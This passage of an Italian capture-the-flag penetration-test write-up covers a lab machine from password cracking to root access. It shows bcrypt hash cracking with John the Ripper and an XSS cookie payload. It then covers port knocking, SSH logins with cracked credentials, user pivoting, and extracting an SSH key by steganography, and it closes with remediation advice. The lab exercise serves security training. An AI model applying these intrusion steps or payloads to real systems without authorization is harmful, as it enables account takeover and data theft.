3 \$2y\$10\$gdY5a.GIC6ulg7ybIBMh0OU7Cdo.pEebWsL7E/CLGFHoTG39LePAK	marco	
4 \$2y\$10\$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUdh7Uh6Q6aHRZDy	milena	

Prova: Figura 17: Gli hash degli utenti estratti dal database.

Fase 8: Cracking delle Password Offline

Abbiamo dato priorità al cracking dell'utente milena.

- **Strumento:** John the Ripper (rockyou.txt)
- **Risultato:** milena : darkprincess

```
(kali㉿kali)-[~/bbhp]
$ john --wordlist=remaining.txt target_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 10 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
darkprincess      (milena)
1g 0:00:07:12 0.75% (ETA: 11:48:33) 0.002314g/s 290.3p/s 345.1c/s 345.1C/s CANDIE .. ALIANZALIMA
1g 0:00:09:45 1.05% (ETA: 11:08:45) 0.001709g/s 301.6p/s 342.1c/s 342.1C/s Mohammed.. LeoneL
1g 0:00:11:11 1.23% (ETA: 10:55:20) 0.001489g/s 305.8p/s 341.0c/s 341.0C/s 112409 .. 110768
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```


Prova: Figura 18: John the Ripper cracka con successo l'hash di Milena.

Fase 9: Raccolta della Sequenza Finale di Bussata

Abbiamo continuato a enumerare i file nascosti per completare la sequenza di port knocking.

9.1 Porte Nascoste Aggiuntive

- **Directory /tmp:** Conteneva un file che rivelava 7282 => intenzioni.
- **/welcome.php:** Il codice sorgente rivelava 65511 => fatto.



Prova: Figura 19: Il testo estratto dalla directory /tmp.



65511 => fatto

Prova: Figura 20: L'estrazione della porta 65511 dalla pagina di benvenuto.

Fase 10: Enumerazione Autenticata (XSS)

Eseguendo il login nella dashboard principale come **milena (darkprincess)**, è stata rivelata una dashboard interna.

10.1 Dashboard Autenticata

Il codice sorgente della dashboard conteneva un altro commento Brainfuck: 9220 => giuro.

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<link rel="stylesheet" href="css/style.css">
<title>New Site - Home</title>
</head>
<body>

<hr>
<!--
#####
[>+>++++>++++++>++++++><<<-]>>>-----,-----,---,<+,>+++++++,+,<,>>++,+,+++++++,----,---,
-->
<form method="GET">
<h1>Ciao, milena!</h1>
<input type="text" name="xss" placeholder="Scrivi qualcosa...">
<input type="submit" value="Submit">
</form>
</body>
</html>

Prova: Figura 21: Il codice sorgente della dashboard autenticata.

Results

Input: #####[>+>++++>++++++>++++++><<<-]

Arg:

Output:

9220 => giuro

Memory Dump: [index] = char (ASCII code)

[0]	=	0
[1]	=	10
[2]	=	32
[3]	=	> (62)
[4]	=	0 (111)

pointer = 4

BRAINFUCK INTERPRETER

★ BRAINF*CK CODE TO INTERPRET

#####
[>+>++++>++++++>++++++><<<-]>>>-----,-----,---,<+,>+++++++,+,<,>>++,+,+++++++,----,---,

★ ARGUMENT

★ SHOW MEMORY STATE

► EXECUTE

See also: Leet Speak 1337 — LOLCODE Language — ReverseFuck — Alphuck — JSFuck Language [[(!)+[]]] — Binaryfuck

BRAINFUCK ENCODER

★ PLAINTEXT TO CODE IN BRAINF**K

dCode Brainfuck

Prova: Figura 22: La decodifica della stringa che rivela la porta 9220.

10.2 Bypass del Filtro XSS

L'input della dashboard era vulnerabile a XSS ma filtrava i tag <script>.

Payload: <script>alert(document.cookie)</script>

- **Messaggio di Errore:** i siti hanno restituito un messaggio di errore specifico indirizzato a "harry".




Prova: Figura 23: Il messaggio di errore che rivela il nome "harry".

Poi abbiamo provato la frase "**giuro solennemente di non avere buone intenzioni**".

Payload: giuro solennemente di non avere buone intenzioni

- **Messaggio:** il sito ha risposto con "**Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?**".



Prova: Figura 24: Il messaggio di errore che rivela il nome utente "user".

Fase 11: Accesso Iniziale & Enumerazione Interna

Utilizzando il user e password harry sulla porta 2222, abbiamo ottenuto l'accesso iniziale. All'interno del sistema, abbiamo ispezionato i punti di mount del filesystem.

11.1 Il Numero Mancante

I comandi df e mount hanno rivelato che l'amministratore di sistema aveva nascosto indizi direttamente nelle etichette del filesystem.

- **Scoperta:** Un filesystem chiamato lumos era montato con l'etichetta: "*La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700*".

```

└─(kali㉿kali)-[~]
$ ssh -p 2222 user@192.168.100.19
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.100.19's password:
*****
*          ⚡ Benvenuti al Server Magico di HogTheta ⚡
*
* Qui i comandi possono dar luogo a ogni tipo di incantesimo.
*
* △ Ricordate: ogni accesso non autorizzato verrà
* immediatamente riportato al Ministero della Magia.
*
*****
user@hogtheta:~$ ls
user@hogtheta:~$ ls -la
d-wxrw-wt 1 9754 9754 4096 2026-01-30 09:49 .
drwxr-xr-x 1 root root 4096 2013-04-05 12:02 ..
user@hogtheta:~$ ls /bin
bash      busybox     cat      chgrp     chmod     chown    chvt
cp        cpio       dash     date      dd        df       dir
dmesg    dnsdomainname domainname dumpkeys echo      egrep    enable
false    fgconsole   fgrep    findmnt grep      gunzip   gexe
gzip     head       hostname ip       kbd_mode kill     kmod
ln       loadkeys   login    ls       lsblk    lsmod    mkdir
mknod   mkttemp   more    mount   mountpoint mt      mt-gnu
mv       nano       nc      nc.traditional netcat  netstat  nisdomainname
open    openvt     pidof   ping     ping6    ps       pwd
rbash   readlink   rm      rmdir   rnano   run-parts sed
setfont setupcon   sh      sh.distrib sleep   ss      stty
su      sync       tail   tailf    tar      tempfile touch
true    umount   uname   uncompressed unicode_start vdir   which
ypdomainname zcat    zcmp   zdifff  zegrep  zfgrep  zforce
zgrep   zless   zmore  znew
user@hogtheta:~$ mount
/dev/sda1 on / type ext3 (rw,errors=remount-ro)
tmpfs on /lib/init/rw type tmpfs (rw,nosuid,mode=0755)
proc on /proc type proc (rw,noexec,nosuid,nodev)
sysfs on /sys type sysfs (rw,noexec,nosuid,nodev)
udev on /dev type tmpfs (rw,mode=0755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=620)
protego on /un/incantesimo/di/protezione/appare/e rivela che (il,numero,magico,per,'non avere',è,55677)
user@hogtheta:~$ df
Filesystem           Size  Used Avail Use% Mounted on
rootfs              4.7G  731M  3.8G  17% /
udev                10M    0   10M   0% /dev
tmpfs               25M  192K  25M   1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af  4.7G  731M  3.8G  17% /
tmpfs               5.0M    0   5.0M   0% /run/lock
tmpfs               101M   0  101M   0% /run/shm
lumos                1700    0  1700   0% La luce illumina la stanza, rivelando
che il numero magico per 'solennemente' è 1700.

```

Prova: Figura 25: Il comando df rivela la porta nascosta 1700 per "solennemente".

Fase 12: Port Knocking (La Bussata)

Abbiamo assemblato la sequenza completa basandoci sulla frase della "Mappa del Malandrino" ed eseguito il knock.

Sequenza: 9220, 1700, 9991, 55677, 37789, 7282, 65511, 12000, 41002

- **Risultato:** Il knock ha aperto con successo la **Porta 22 (SSH Standard)**.

```
(kali㉿kali)-[~]
$ knock -v 192.168.100.19 9220 1700 9991 55677 37789 7282
hitting tcp 192.168.100.19:9220
hitting tcp 192.168.100.19:1700
hitting tcp 192.168.100.19:9991
hitting tcp 192.168.100.19:55677
hitting tcp 192.168.100.19:37789
hitting tcp 192.168.100.19:7282
```

Prova: Figura 26: L'esecuzione riuscita della sequenza di port knock.

Fase 13: Movimento Laterale

Abbiamo effettuato il login via SSH sulla porta 22 come milena utilizzando la password darkprincess.

13.1 Utente "Milena"

- **Flag:** FLAG{incanto_della_sapienza_123}
- **Enumerazione:** Abbiamo trovato un file swap nascosto .myLovePotion.swp in una directory condivisa contenente una password.

```

└─(kali㉿kali)-[~]
$ ssh -p 22 milena@192.168.100.19
The authenticity of host '192.168.100.19 (192.168.100.19)' can't be established.
ED25519 key fingerprint is: SHA256:04h4x4V2v+1Inrs7wxixZweljAWid14utj/nHArtRKI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.19' (ED25519) to the list of known hosts.
milena@192.168.100.19's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$ ls -la
total 36
drwx----- 4 milena milena 4096 Oct  2  2024 .
drwxr-xr-x  7 root   root   4096 Sep 30  2024 ..
-rw----- 1 milena milena  185 Oct  2  2024 .bash_history
-rw-r--r-- 1 milena milena  220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22  2024 .bashrc
drwx----- 2 milena milena 4096 Sep 30  2024 .cache
drwxrwxr-x  3 milena milena 4096 Sep 22  2024 .local
-rw-r--r-- 1 milena milena  807 Sep 22  2024 .profile
-rw-r--r-- 1 root   root   33 Sep 24  2024 flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$ cd ../
milena@blackbox:/home$ ls -la
total 28
drwxr-xr-x  7 root   root   4096 Sep 30  2024 .
drwxr-xr-x 21 root   root   4096 Oct  2  2024 ..
drwx----- 10 anna  anna   4096 Oct  2  2024 anna
drwx-----  2 luca  luca   4096 Oct  2  2024 luca
drwx-----  3 marco marco  4096 Sep 30  2024 marco
drwx-----  4 milena milena 4096 Oct  2  2024 milena
drwxrwx---  2 anna  shared 4096 Oct  2  2024 shared
milena@blackbox:/home$ cd /shared
-bash: cd: /shared: No such file or directory
milena@blackbox:/home$ cd shared
milena@blackbox:/home/shared$ ls -la
total 12
drwxrwx---  2 anna  shared 4096 Oct  2  2024 .
drwxr-xr-x  7 root   root   4096 Sep 30  2024 ..
-rw-rw-r--  1 milena shared   45 Oct  2  2024 .myLovePotion.swp

```

Prova: Figura 27: Login SSH come milena e recupero della prima flag.

```

cat: .mylovePotion.swp: No such file or directory
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^<I&h
darkprincess

```

Prova: Figura 28: Lettura del file .myLovePotion.swp per rivelare le credenziali.

13.2 Pivot su "Luca"

Utilizzando le credenziali scoperte, abbiamo cambiato utente passando a luca.

- **Flag:** FLAG{cuore_di_leone_456}

```
milena@blackbox:/home/shared$ su luca
Password:
luca@blackbox:/home/shared$ ls -la
total 12
drwxrwx--- 2 anna    shared 4096 Oct  2  2024 .
drwxr-xr-x  7 root    root   4096 Sep 30 2024 ..
-rw-rw-r--  1 milena  shared   45 Oct  2  2024 .myLovePotion.swp
luca@blackbox:/home/shared$ cd ../
luca@blackbox:/home$ ls -la
total 28
drwxr-xr-x  7 root    root   4096 Sep 30 2024 .
drwxr-xr-x 21 root    root   4096 Oct  2  2024 ..
drwx----- 10 anna   anna   4096 Oct  2  2024 anna
drwx-----  2 luca   luca   4096 Oct  2  2024 luca
drwx-----  3 marco  marco  4096 Sep 30 2024 marco
drwx-----  4 milena milena 4096 Oct  2  2024 milena
drwxrwx---  2 anna    shared 4096 Oct  2  2024 shared
luca@blackbox:/home$ cd luca
luca@blackbox:~$ ls -la
total 164
drwx-----  2 luca   luca   4096 Oct  2  2024 .
drwxr-xr-x  7 root   root   4096 Sep 30 2024 ..
-rw-r--r--  1 luca   luca   220 Sep 22 2024 .bash_logout
-rw-r--r--  1 luca   luca  3771 Sep 22 2024 .bashrc
-rw-r--r--  1 luca   luca   807 Sep 22 2024 .profile
-rw-r--r--  1 luca   luca 142396 Oct  2  2024 .theta-key.jpg.bk
-rw-r--r--  1 root   root   25 Sep 24 2024 flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
```

Prova: Figura 29: Cambio utente riuscito verso luca e cattura della seconda flag.

Fase 14: Escalation dei Privilegi (Root)

Nella home directory di Luca, abbiamo trovato un file immagine di backup .theta-key.jpg.bk.

14.1 Estrazione Steganografica

Abbiamo trasferito il file sulla nostra macchina attaccante e usato steghide con la **Password Wand** (c2MqVDFsOVN5ezVi) trovata in precedenza nella Fase 6.

- **Risultato:** Estratta una Chiave Privata SSH (id_rsa).

```
(kali㉿kali)-[~]
└─$ scp -P 22 luca@192.168.100.19:~/theta-key.jpg.bk ~/Desktop/
luca@192.168.100.19's password:
.theta-key.jpg.bk
```

Prova: Figura 30: Esfiltrazione dell'immagine di backup nascosta tramite SCP.

```
(kali㉿kali)-[~/bbhp]
└─$ steghide extract -sf theta-key.jpg -p c2MqVDFsOVN5ezVi
wrote extracted data to "id_rsa".

(kali㉿kali)-[~/bbhp]
└─$ chmod 600 id_rsa
```

Prova: Figura 31: Estrazione della chiave RSA usando Steghide.

14.2 Compromissione Root

Abbiamo usato la chiave estratta per connetterci via SSH al server come root.

- **Flag:** FLAG{la_magia_non_ha_confini}

```
(kali㉿kali)-[~/bbhp]
└─$ ssh -i id_rsa anna@192.168.100.19
anna@192.168.100.19's password:
Permission denied, please try again.
anna@192.168.100.19's password:

(kali㉿kali)-[~/bbhp]
└─$ ssh -i id_rsa root@192.168.100.19
Theta fa schifo

Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls -la
total 52
drwx----- 5 root root 4096 Oct  2  2024 .
drwxr-xr-x 21 root root 4096 Oct  2  2024 ..
-rw----- 1 root root  428 Oct  2  2024 .bash_history
-rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
drwx----- 4 root root 4096 Sep 29  2024 .cache
-rw----- 1 root root   20 Sep 30  2024 .lesshst
drwxr-xr-x 3 root root 4096 Jun 29  2024 .local
-rw----- 1 root root 2895 Oct  2  2024 .mysql_history
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-rw----- 1 root root   12 Sep 29  2024 .python_history
-rw-r--r-- 1 root root    0 Jun 29  2024 .selected_editor
drwx----- 2 root root 4096 Sep 24  2024 .ssh
-rw-r--r-- 1 root root    0 Jun 29  2024 .sudo_as_admin_successful
-rw-r--r-- 1 root root  292 Sep 29  2024 .wget-hsts
-rw-r--r-- 1 root root 2748 Sep 24  2024 flag.txt
```

Prova: Figura 32: Login SSH riuscito come root.

```
cat: flag: No such file or directory
root@blackbox:~# cat flag.txt
```



```
FLAG{la_magia_non_ha_confini}
root@blackbox:~# █
```

Prova: Figura 33: Visualizzazione della flag root finale.

3. Raccomandazioni di Sicurezza (Remediation)

1. **Rimuovere Segreti Hardcoded:** Eliminare i dati sensibili dai commenti del codice sorgente e dalle directory pubbliche.
2. **Disabilitare l'Affidamento al Port Knocking:** Utilizzare autenticazione robusta (chiavi/MFA) invece dell'oscurità.
3. **Sanitizzare gli Input:** Correggere le vulnerabilità XSS nella dashboard.
4. **Patch SQL Injection:** Implementare prepared statements in login.php.
5. **Proteggere i File:** Restringere i permessi sui file sensibili come .myLovePotion.swp e le immagini di backup.

Stato dell'Ingaggio: COMPLETATO